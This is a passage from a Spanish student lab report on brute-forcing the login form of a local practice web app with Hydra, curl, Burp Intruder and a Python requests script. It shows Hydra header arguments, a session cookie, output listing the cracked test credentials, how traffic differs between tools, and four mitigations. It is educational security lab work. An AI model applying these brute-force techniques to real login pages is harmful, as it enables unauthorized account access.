 - `H=Cookie: PHPSESSID=2a7u2coj0428m90l212v6eq0m6; security=low`: Los encabezados HTTP a enviar con cada solicitud. En este caso, se incluye la cookie de sesión necesaria para acceder a la página de vulnerabilidad.

2.12. Obtención de al menos 2 pares (hydra)

El uso y el Output se aprecian en la siguiente figura:




Figura 14: Resultados Hydra

Hydra realizó correcta lectura de nuestras credenciales a combinar y las cookies y parámetros nos arrojaron nuestras correctas credenciales descubiertas:

```

smithy:password
pablo:letmein
admin:password
root:123456789

```

2.13. Explicación paquete curl (tráfico)

Se analizó las partes de las peticiones generadas por Curl, tal como se obtuvieron en el navegador, se procedió a ejecutar en el terminal (ver subsecciones 2.7 y 2.8) y se observa que Curl genera una petición HTTP basándose en los argumentos que uno proporciona. Por defecto con los comandos copiados del navegador que usaba el método GET, Curl tiene cabeceras, siendo una de las más características User-Agent: que en nuestro caso es Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) porque se copió directamente desde el navegador, luego cookies, referer, Accept, etc. También incluidas por copiarse desde la herramienta del desarrollador en Firefox.

2.14. Explicación paquete burp (tráfico)

En Burp Suite se mantuvieron las cabeceras de nuestro navegador utilizado Firefox, y se apreció como esta entrega con su GUI un despliegue de los paquetes generados siendo más parecido a un sniffer como Wireshark pero podemos interceptar el tráfico o tomarlo de muestra para el Intruder donde podemos enviar el paquete GET para ser tomado de muestra para el ataque de fuerza bruta, manteniendo las cabeceras del navegador (el user-agent incluido). Aquí hubo una variación donde se seleccionó **username** y **password** para personalizarse desde el intruder, junto a su ataque y en la configuración del payload añadimos la lista de variables a alterar (username y password)

2.15. Explicación paquete hydra (tráfico)

Como se explicó en la subsección 2.11, Hydra generó tráfico HTTP usando el módulo `http-get-form`, enviando credenciales en la URL mediante el método GET. El comando incluyó una cabecera `Cookie` explícita y usó un `User-Agent` por defecto (`Mozilla/5.0 (Hydra)`). Hydra envía solo las cabeceras necesarias, como `Host` y las configuradas manualmente, a diferencia de un navegador.

2.16. Mención de las diferencias (tráfico)

Al comparar el tráfico generado por las tres herramientas (cURL, Burp Suite, Hydra) en el contexto de este laboratorio, se identificaron las siguientes diferencias principales:

- **Método HTTP:** Aunque un login típicamente usa POST, en este laboratorio, tanto cURL (copiado del navegador) como Hydra (por el módulo `http-get-form` usado) realizaron las peticiones con GET. Burp Suite Intruder replicó la petición base capturada, que si bien suele ser POST para login, en las capturas previas se mostró interacción GET; asumimos que Intruder replicó dicha interacción GET o la POST original si se capturó esa.
- **Manejo de Cookies:** En nuestros 3 métodos documentados, tanto cURL como Hydra incluyeron la cabecera. Burp Suite maneja cookies automáticamente según la sesión del navegador capturada o su propia gestión de sesión.

2.17. Detección de SW (tráfico)

Contestando la pregunta del enunciado, Si. Hay posibilidad de detectar herramientas. El primer parametro que a mi me llamó la atención fue que por ejemplo Hydra realizó todas las pruebas o envios de paquetes en un tiempo muy reducido a diferencia de por ejemplo, burp. Burp enviaba paquetes intentandolo cada 1-2 segundos o con un retraso bastante marcado. La cabecera User agent debiese reflejar el cliente por el que se emite el paquete, este suele dar una buena pista de qué herramienta se pudo mandar, pero, se puede falsificar, por lo que dificulta la valides de encontrar la herramienta. Por lo que en conclusion, puede ser muy dificil pero no imposible.

2.18. Interacción con el formulario (python)

Para la siguiente sección se instalo la librería Requests para utilizarla en python. El codigo completo del codigo esta subido al repositorio. El flujo del código tiene las credenciales a probar dentro del mismo código (se pudo tomar la opcion de leer los txt que se usaron en Hydra) y se itera en bucles anidados probando cada credencial y se usa Request.get (recordemos que el login no es por POST).

2.19. Cabeceras HTTP (python)

En las cabeceras me basé en el codigo que usé en hydra

- **User-Agent:** Se incluyó la cabecera **User-Agent: PancitoyHuevo** para simular un cliente personalizado y chequear que las peticiones aun así se aceptarían.
- **Host:** Se envió automáticamente la cabecera **Host: localhost:8080** para que el servidor identificara el destino correcto.
- **Cookie:** Se empleó la cabecera **Cookie: PHPSESSID=2a7u2coj0428m901212v6eq0m6; security=low** para mantener la sesión y el nivel de seguridad de la sesion activa.

imprimí las cabeceras en el codigo para que se vean adecuadamente por paquete:

```
tx@tx-virtual-machine: ~/Desktop/criptolab2
User-Agent: Pancitoyhuevo
[*] Parámetros:
username: nouser
password: qwerty
Login: Login
-----
[*] Probando credenciales nouser:badpass
[*] Cabeceras usadas:
User-Agent: Pancitoyhuevo
[*] Parámetros:
username: nouser
password: badpass
Login: Login
-----
[*] Probando credenciales nouser:123456
[*] Cabeceras usadas:
User-Agent: Pancitoyhuevo
[*] Parámetros:
username: nouser
password: 123456
Login: Login
-----
```

Figura 15: Ejecución Python

2.20. Obtención de al menos 2 pares (python)

El Código de python encontró exitosamente varias credenciales:

```
tx@tx-virtual-machine: ~/Desktop/criptolab2
[*] Probando credenciales nouser:123456
[*] Cabeceras usadas:
User-Agent: Pancitoyhuevo
[*] Parámetros:
username: nouser
password: 123456
Login: Login
-----
Ataque finalizado.
Tiempo total: 3.10 segundos

Credenciales válidas encontradas:
Usuario: admin, Contraseña: password
Usuario: pablo, Contraseña: letmein
Usuario: smithy, Contraseña: password

Verificando cada par de credenciales encontrado:
✓ Confirmado: admin:password
✓ Confirmado: pablo:letmein
✓ Confirmado: smithy:password
tx@tx-virtual-machine: ~/Desktop/criptolab2$ s
```

Figura 16: Resultados Python Credenciales

Se validan las siguientes (validadas en subsecciones pasadas):

```
admin:password
pablo:letmein
smithy:password
```


2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

En este laboratorio después de que se experimentó con los 4 métodos, por eficacia diría que los que más destacaron fueron **Hydra** y **Python**. Pues ambos son muy directos y cómodos, **Hydra** funciona como un framework que facilita muchísimo cuando se conocen los parámetros y es muy rápido para realizar el ataque. **Python** también, pues con IA generativa se puede construir un rápido y efectivo código personalizable para lo que uno quiera destacar o comprender. En eficacia para brute forcing descarto un poco **Burp**, pues fue muy lento. Retraso por cada paquete, interfaz complicada. Pero destaco que contenía muchas más herramientas (pero, lamentablemente muchas características de pago) y para capturar paquetes **HTML** y analizarlos parece bastante completo. y **Curl** fue mi menos favorito. Pues sentí que es el método más primitivo por sí solo, es como el antecesor de python, donde uno mismo hace el request y compara la información.

2.22. Demuestra 4 métodos de mitigación (investigación)

Esta sección es mas teórica y conceptual donde abarcaré los metodos que mas destaco para prevenir el Brute forcing

- **Bloqueo de cuentas:** Que el sistema bloquee una cuenta si se esta intentando muchas veces hacer login, esto puede incluir una notificacion para el usuario real (mandar por correo o contacto) Tambien importante que quede notificado en algun log.
- **Retrasos progresivos:** En vez de bloquear, se van agregando pequeños retrasos entre cada intento fallido incrementales, ralentizando al atacante. En su debido tiempo tambien notificar al usuario y guardar en un log..
- **CAPTCHA:** Tras varios intentos fallidos, se puede pedir al usuario que resuelva un CAPTCHA. Esto ayuda a distinguir humanos de bots. Aunque puede ser molesto, es útil para proteger formularios públicos como los de inicio de sesión o registro.
- **Autenticación multifactor (MFA):** Incluso si alguien adivina la contraseña, no podrá entrar sin un segundo paso, como un código enviado al celular. Es una de las formas más efectivas de proteger cuentas importantes y hoy se considera una práctica estándar.

Conclusiones y comentarios

En este laboratorio se abordó levantar un docker hecho para practicar medidas de cy-berseguridad y se usaron distintos metodos para realizar un Ataque de fuerza bruta, así, se manejaron herramientas con distintos enfoques y se valoraron las diferentes virtudes que podian tener cada una (subseccion 2.21). Se paso por Teoría, Practica y analisis de las herramientas, aumentando el conocimiento del rol de un atacante y rol de proteger los datos, fomentando un creciente conocimiento en seguridad informática.